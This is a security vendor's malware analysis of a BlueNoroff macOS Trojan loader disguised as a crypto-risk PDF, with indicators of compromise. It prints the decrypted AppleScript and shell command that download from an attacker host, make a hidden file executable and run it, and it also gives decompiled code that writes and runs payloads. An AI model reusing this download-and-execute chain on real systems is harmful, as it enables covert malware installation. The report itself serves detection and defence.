BlueNoroff: new Trojan attacking macOS users

SL securelist.com/bluenoroff-new-macos-malware/111290/

Malware descriptions

Malware descriptions

05 Dec 2023

minute read


Authors

Expert Sergey Puzan

We recently discovered a new variety of malicious loader that targets macOS, presumably linked to the BlueNoroff APT gang and its ongoing campaign known as RustBucket. The threat actor is known to attack financial organizations, particularly companies, whose activity is in any way related to cryptocurrency, as well as individuals who hold crypto assets or take an interest in the subject. Information about the new loader variant first appeared in an X (formerly Twitter) post.

Original X (formerly Twitter) post about the new loader

Earlier RustBucket versions spread its malicious payload via an app disguised as a PDF viewer. By contrast, this new variety was found inside a ZIP archive that contained a PDF file named, “Crypto-assets and their risks for financial stability”, with a thumbnail that showed a corresponding title page. The metadata preserved inside the ZIP archive suggests the app was created on October 21, 2023.



App structure


Document thumbnail

Exactly how the archive spread is unknown. The cybercriminals might have emailed it to targets as they did with past campaigns.

The app had a valid signature when it was discovered, but the certificate has since been revoked.

```
Signature #1: Valid
    Chain #1:
      Verified:      True
      Serial:        6210670360873047962
      Issuer:        CN=Developer ID Certification Authority,OU=Apple Certification Authority,O=Apple Inc.,C=US
```

```
    Validity:          from = 20.10.2023 3:11:55
                         to = 01.02.2027 22:12:15
    Subject:           UID=2C4CB2P247,CN=Developer ID Application: Northwest Tech-Con Systems Ltd (2C4CB2P247),OU=2C4CB2P247,O=Northwest Tech-Con Systems Ltd,C=CA
    SHA-1 Fingerprint:   da96876f9535e3946aff3875c5e5c05e48ecb49c

    Verified:          True
    Serial:            1763908746353189132
    Issuer:            C=US,O=Apple Inc.,OU=Apple Certification Authority,CN=Apple Root CA
    Validity:          from = 01.02.2012 22:12:15
                         to = 01.02.2027 22:12:15
    Subject:           CN=Developer ID Certification Authority,OU=Apple Certification Authority,O=Apple Inc.,C=US
    SHA-1 Fingerprint:   3b166c3b7dc4b751c9fe2afab9135641e388e186

    Verified:          True (self-signed)
    Serial:            2
    Issuer:            C=US,O=Apple Inc.,OU=Apple Certification Authority,CN=Apple Root CA
    Validity:          from = 25.04.2006 21:40:36
                         to = 09.02.2035 21:40:36
    Subject:           C=US,O=Apple Inc.,OU=Apple Certification Authority,CN=Apple Root CA
    SHA-1 Fingerprint:   611e5b662c593a08ff58d14ae22452d198df6c60
```

App signature details

Written in Swift and named “EdoneViewer”, the executable is a universal format file that contains versions for both Intel and Apple Silicon chips. Decryption of the XOR-encrypted payload is handled by the main function, CalculateExtameGCD. While the decryption

process is running, the app puts out unrelated messages to the terminal to try and lull the analyst's vigilance.

The decrypted payload has the AppleScript format:

```
set {a, d, s, p, b} to {
    " -A curl-agent",
    "http://on-global.xyz/Ov56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D",
    "http://on-global.xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D",
    "/users/shared/Crypto-assets and their risks for financial stability.pdf",
    "/users/shared/.pw"
}
do shell script
    "curl -o \"" & p
    & "\" " & d & a
    & "&& open \"" & p
    & "\""
    & "&& curl -o " & b
    & " " & s & a
    & " -d pw"
    & "&& chmod 770 " & b
    & "&& /bin/zsh -c \"" & b
    & " " & s
    & " &\" &> /dev/null"
```

AppleScript code executed after the payload is deciphered


The script assembles and runs the following shell command:

```
curl -o "/users/shared/Crypto-assets and their risks for financial stability.pdf" http://on-global.xyz/Ov56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D -A curl-agent
&& open "/users/shared/Crypto-assets and their risks for financial stability.pdf"
&& curl -o /users/shared/.pw http://on-global.xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D -A curl-agent -d pw
&& chmod 770 /users/shared/.pw
&& /bin/zsh -c "/users/shared/.pw http://on-global.xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D &" &> /dev/null
```

Shell command

Once assembled, the shell command goes through the following steps:

- Downloads a PDF file, save it at /Users/Shared/Crypto-assets and their risks for financial stability.pdf, and opens it. This is a benign file launched as a diversion.



Title page of the PDF decoy

- Sends a POST request to the server and saves the response to a hidden file named ".pw" and located at /Users/Shared/.
- Grants permissions to the file and executes it with the C&C address as an argument.

The C&C server is hosted at hxxp://on-global[.]xyz, a domain name registered fairly recently, on October 20, 2023. We were unable to find any links between the domain and any other files or threats.

The .pw file is a Trojan we detected back in August. Like the loader, this is a universal format file:

```
user@users-Mac MacOS % file ~/Desktop/.pw
/Users/user/Desktop/.pw: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
/Users/user/Desktop/.pw (for architecture x86_64):      Mach-O 64-bit executable x86_64
/Users/user/Desktop/.pw (for architecture arm64):       Mach-O 64-bit executable arm64
user@users-Mac MacOS % md5 ~/Desktop/.pw
MD5 (/Users/user/Desktop/.pw) = d8011dcca570689d72064b156647fa82
```
Details of the .pw file

The file collects and sends the following system information to the C&C:

- Computer name
- OS version
- Time zone
- Device startup date
- OS installation date
- Current time
- List of running processes

The data is collected and forwarded in cycles every minute. The Trojan expects one of the following three commands in response:


Command #	Description
0x0	Save response to file and run
0x1	Delete local copy and shut down
Any other number	Keep waiting for command

After receiving a 0x0 command, the program saves data sent with the command to the shared file named ".pld" and located at /Users/Shared/, gives it the read/write/run permissions and executes it:

```
specialized Data._Representation.init(_:)(v30, v29);
v32 = v31;
__swift_destroy_boxed_opaque_existential_1(&v48);
unlink("/Users/Shared/.pld");
v33 = v43;
v47 = "-eo  pid,user,ppid,start,comm" + 0x8000000000000000LL;
URL.init(fileURLWithPath:)(0xD000000000000012LL);
v53 = v34;
v46 = v32;
Data.write(to:options:)(v33, 0LL, v34, v32);
(*(v42 + 8))(v33, v44);
if ( v35 )
{
  swift_unexpectedError(v35, "webT/main.swift", 15LL, 1LL, 227LL);
  BUG();
}
chmod("/Users/Shared/.pld", 0x777u);
v48 = v45;
v49 = v21;
v41[0] = 32LL;
v41[1] = 0xE100000000000000LL;
v36 = lazy protocol witness table accessor for type String and conformance String();
v37 = StringProtocol.components<A>(separatedBy:)(
        v41,
        &type metadata for String,
        &type metadata for String,
        v36,
        v36);
v14 = exec(_:_:)(0xD000000000000012LL, v47);
```

Code snippet that writes and runs the downloaded file

Unfortunately, we did not receive a single command from the server during our analysis, so we were unable to find out the content of the following attack stage. The Trojan can now be detected by most anti-malware solutions:



Details of the second download as posted on VirusTotal

Indicators of compromise

Files

MD5 hash	File format	File name
1fddf14984c6b57358401a4587e7b950	Mach-O Fat	EdoneViewer
d8011dcca570689d72064b156647fa82	Mach-O Fat	.pw
90385d612877e9d360196770d73d22d6	Zip	Crypto-assets and their risks for financial stability.zip
3b3b3b9f7c71fcd7239abe90c97751c0	Zip	Crypto-assets and their risks for financial stability.zip
b1e01ae0006f449781a05f4704546b34	Zip	Crypto-assets and their risks for financial stability.zip
80c1256f8bb2a9572e20dd480ac68759	PDF	Crypto-assets and their risks for financial stability.pdf

Links

URL	Description
hxxp://on-global[.]xyz/Ov56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A==	PDF file URL
hxxp://on-global[.]xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A==	Trojan URL

- Apple MacOS
- BlueNoroff
- Malware
- Malware Descriptions
- Malware Technologies
- Trojan

Authors

Sergey Puzan

BlueNoroff: new Trojan attacking macOS users

Your email address will not be published. Required fields are marked *

GReAT webinars

From the same authors

New macOS Trojan-Proxy piggybacking on cracked software


Kaspersky Threat Intelligence
Boost your incident investigation and threat hunting missions
kaspersky